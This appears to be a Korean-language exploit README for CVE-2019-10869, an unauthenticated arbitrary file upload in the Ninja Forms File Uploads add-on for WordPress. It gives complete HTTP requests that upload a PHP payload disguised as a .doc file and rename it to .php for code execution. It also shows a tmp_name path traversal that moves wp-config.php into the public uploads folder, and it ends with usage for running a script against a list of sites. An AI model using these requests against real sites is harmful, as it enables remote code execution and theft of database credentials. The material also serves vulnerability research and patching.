 ktn1990/cve-2019-10869
(Wordpress) Ninja Forms File Uploads Extension <= 3.0.22 – 인증되지 않은 임의 파일 업로드

(Wordpress) Ninja Forms 파일 업로드 확장 <= 3.0.22 – 인증되지 않은 임의 파일 업로드
경로 탐색 및 무제한 파일 업로드 취약점이 WordPress용 Ninja Forms 플러그인 3.0.23 이전 버전에 존재합니다(Uploads 애드온이 활성화된 경우). 이를 통해 공격자는 파일 시스템을 탐색하여 파일에 접근하고 includes/fields/upload.php(일명 업로드/제출 페이지)의 name 및 tmp_name 매개변수를 통해 코드를 실행할 수 있습니다.
초기 파일 업로드 요청:
Host: testserver.com
Content-Type: multipart/form-data; boundary=---------------------------16345274557837
Content-Length: 522

-----------------------------16345274557837
Content-Disposition: form-data; name="form_id"

1
-----------------------------16345274557837
Content-Disposition: form-data; name="field_id"

5
-----------------------------16345274557837
Content-Disposition: form-data; name="nonce"

0f3a997174
-----------------------------16345274557837
Content-Disposition: form-data; name="files"; filename="test.png.doc"
Content-Type: application/msword

<?php phpinfo(); ?>
-----------------------------16345274557837--
응답:
HTTP/1.1 200 OK
Server: nginx/1.14.0

"data":{
    "files":[
       {
          "name":"test.png.doc",
          "type":"application\/msword",
          "tmp_name":"nftmp-14FpD-test.png.doc",
          "error":0,
          "size":19
       }
    ]
 }
폼이 제출되면 처음 업로드된 tmp 파일이 새 위치로 이동됩니다:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: testserver.com
Content-Length: 6850

--snip--
"5":{
 "value":1,
 "id":5,
 "files":[
    {
       "name":"test.(php)",
       "tmp_name":"nftmp-BNxfG-test.png.doc",
       "fieldID":5
    }
 ]
--snip--
그런 다음 “name” 매개변수는 WordPress 함수 sanitize_file_name에 의해 “정화”되는데, 이 함수는 본질적으로 미리 정의된 특수 문자 집합만 제거합니다:
ninja-forms-uploads/includes/fields/upload.php:124
$file_name = sanitize_file_name(basename($target_file));

sanitize_file_name
Removes special characters that are illegal in filenames
on certain operating systems and special characters
requiring special escaping to manipulate at the command line.
Replaces spaces and consecutive dashes with a single dash.
Trims period, dash and underscore from beginning and end of filename.
It is not guaranteed that this function will return a filename
that is allowed to be uploaded.

https://developer.wordpress.org/reference/functions/sanitize_file_name/


이로 인해 tmp 파일이 최종 위치로 이동됩니다: /wp-content/uploads/ninja-forms/1/test.php
업로드 폴더가 명시적으로 실행 불가능하게 설정되지 않은 경우(기본적으로는 실행 가능 상태), 이로 인해 코드 실행이 발생합니다:
tmp_name의 경로 탐색:
양식을 제출할 때 아래와 같이 tmp_name 매개변수를 통해 파일 시스템을 탐색하는 것도 가능합니다. tmp 파일은 uploads 폴더 내의 새 위치로 이동된다는 점을 유의하세요!
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: testserver.com
Content-Length: 6850

--snip--
"5":{
 "value":1,
 "id":5,
 "files":[
    {
       "name":"test.doc",
       "tmp_name":"../../../../wp-config.php",
       "fieldID":5
    }
 ]
--snip--
이로 인해 wp-config.php 파일이 다음 위치로 이동됩니다: /wp-content/uploads/ninja-forms/1/test.doc
USAGE: python script.py list-site.txt
